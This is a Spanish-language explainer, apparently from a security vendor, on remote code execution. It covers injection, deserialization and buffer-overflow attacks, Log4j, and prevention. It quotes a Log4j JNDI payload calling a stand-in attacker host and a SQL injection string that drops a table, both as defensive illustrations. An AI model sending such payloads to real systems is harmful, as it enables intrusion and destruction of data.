¿Qué es la ejecución remota de código?
RCE es una falla de seguridad que permite a los actores de amenazas ejecutar comandos o código en una computadora objetivo de forma remota. Eso significa que un atacante ubicado en otra ciudad (o en otro continente) puede forzar a tu dispositivo a realizar acciones que nunca autorizaste. Esas acciones pueden incluir robar datos, instalar malware o incluso convertir tu sistema en una plataforma de lanzamiento para más ataques.
¿Por qué la RCE es tan preocupante? Porque esta vulnerabilidad le da a los atacantes las llaves de tu negocio. Una vez que tienen acceso remoto para ejecutar su código, solo están limitados por su creatividad y tus defensas.
Conclusión clave: la RCE no solo abre la puerta a los atacantes; les da las llaves, los códigos de alarma y acceso total a todo lo que hay dentro.
Cómo funcionan los ataques de ejecución remota de código
Para entender bien la amenaza, necesitas saber cómo los atacantes explotan las vulnerabilidades de RCE. La mayoría de los ataques ocurren de una de tres formas:
Ataques de inyección
Los atacantes buscan sistemas que dependen de la entrada del usuario. Si una aplicación no verifica bien esta entrada, un hacker puede introducir código especialmente diseñado que engaña a la aplicación para que ejecute comandos dañinos. Es como una puerta cerrada que se abre si dices la frase secreta; en este caso, la frase es código disfrazado de datos comunes.
Ejemplo común: la inyección SQL, donde los atacantes envían comandos maliciosos a través de formularios o URL.
Ataques de deserialización
Muchas aplicaciones "serializan" datos para agruparlos y almacenarlos o transferirlos. Si la deserialización no se maneja correctamente en una app, un actor de amenazas puede diseñar una entrada con código malicioso, y es posible que la app no valide bien los datos. De repente, archivos que parecen inofensivos se convierten en armas cargadas.
Escenario típico: una app de compras procesa una solicitud de seguimiento de paquete, pero oculto en los datos hay código destructivo.
Escritura fuera de límites (desbordamiento de búfer)
El software a menudo asigna un espacio fijo en memoria para manejar tareas. Si un hacker logra que sus datos "desborden" estos límites, podría sobrescribir otras instrucciones o inyectar nuevos comandos. Imagina verter agua en un vaso hasta que inunde la mesa y dañe todo a su alrededor.
Qué pueden hacer los atacantes con las vulnerabilidades de RCE
La ejecución remota de código no es solo una curiosidad técnica. Los atacantes la convierten en un arma para distintos fines:
Acceso inicial: usan la RCE para ganar un punto de entrada en entornos seguros.
Exfiltración de datos: roban archivos sensibles o información secreta.
Interrupción de servicios: ejecutan código que detiene servicios o borra archivos importantes, creando caos o un escenario de denegación de servicio.
Cryptojacking: instalan software de minería de criptomonedas, secuestrando los recursos de tu sistema para generar dinero para los atacantes.
Ransomware: descargan y ejecutan malware que bloquea tus archivos (o todo tu sistema) hasta que se pague un rescate.
Mayor compromiso: la RCE suele ser solo el comienzo. Los atacantes pueden instalar "puertas traseras" u obtener credenciales para aumentar su control.
Si te preguntas por qué los profesionales de ciberseguridad tratan cada vulnerabilidad de RCE como una alerta máxima, ahora ya lo sabes. El daño suele ser rápido, generalizado y devastador.
Ejemplo real de una vulnerabilidad crítica de RCE (Log4j - CVE-2021-44228)
Cuando el error de Log4j apareció en los titulares en 2021, se convirtió en el caso emblemático de RCE. Log4j, una herramienta usada en incontables servidores para registrar actividad, tenía una falla que permitía a los atacantes enviar un mensaje simple que el servidor interpretaba como un comando.
El vector de ataque es extremadamente sencillo para los actores de amenazas. Una sola cadena de texto puede hacer que una aplicación se comunique con una ubicación externa si se registra a través de la instancia vulnerable de Log4j.
Un actor de amenazas podría enviar texto especial en un encabezado HTTP User-Agent o en una simple solicitud de formulario POST, con el formato habitual:
${jndi:ldap://maliciousexternalhost.com/resource
...donde maliciousexternalhost.com es una instancia controlada por el adversario. La vulnerabilidad de Log4j interpreta esto y se comunica con el servidor malicioso mediante la "Java Naming and Directory Interface" (JNDI). El recurso de la primera etapa sirve como trampolín hacia otro endpoint controlado por el atacante, que entrega código Java para ejecutarse en la víctima original.

En última instancia, esto le da al adversario la oportunidad de ejecutar cualquier código que desee en el objetivo: ejecución remota de código. Puedes leer más sobre cómo el investigador de Huntress John Hammond recreó una prueba de concepto contra el prolífico objetivo aquí.
Cómo prevenir la ejecución remota de código
Ninguna organización o persona es completamente inmune, pero con la debida diligencia cibernética y las estrategias de seguridad adecuadas, puedes reducir drásticamente el riesgo de ser víctima de un ataque de RCE.
Sanitización de entradas
Muchos ataques de RCE comienzan con aplicaciones que confían en datos incorrectos. Siempre valida y sanitiza cualquier entrada de usuario o externa antes de procesarla. Que alguien le diga a tu app que su color favorito es "blue'); DROP TABLE users;--" no significa que debas creerle.
Mejor práctica: usa listas de permitidos en lugar de listas de bloqueados para la validación de entradas, y apóyate en bibliotecas diseñadas para escapar caracteres especiales.
Gestión segura de la memoria
Los desbordamientos de búfer son un arma favorita para explotar la RCE. Los desarrolladores deben usar lenguajes de programación y herramientas modernas que impongan una gestión segura de la memoria, ejecutar análisis de vulnerabilidades regulares y corregir cualquier punto débil.
Consejo: la revisión de código y las pruebas automatizadas pueden detectar problemas antes de que lleguen a producción.
Inspección integral del tráfico
Como los ataques de RCE suelen llegar a través de la red, monitorear ese tráfico tiene sentido. Usa firewalls y sistemas de prevención de intrusiones para detectar solicitudes extrañas o inesperadas, y bloquéalas antes de que lleguen a las aplicaciones vulnerables.
Controles de acceso rigurosos
Los atacantes no pueden explotar lo que no pueden alcanzar. Reduce la exposición colocando las aplicaciones sensibles detrás de firewalls y usando políticas de gestión de acceso. La segmentación de redes es indispensable; separa los sistemas críticos, lo que dificulta mucho el movimiento lateral de los atacantes.
Gestión de parches
Mantente rigurosamente al día con los parches de software. La mayoría de los incidentes de RCE exitosos explotan errores conocidos que ya tienen soluciones disponibles. No retrases las actualizaciones por incomodidad.
Detección de ataques y respuesta a incidentes
Implementa herramientas capaces de detectar comportamiento de RCE (como ejecutar programas desde ubicaciones extrañas) y ten un plan de respuesta rápida. La velocidad es fundamental cuando las cosas salen mal.
Una verdad importante: la protección se trata de una defensa en capas. Valida las entradas, gestiona la memoria, restringe el acceso, monitorea con atención y aplica todos los parches.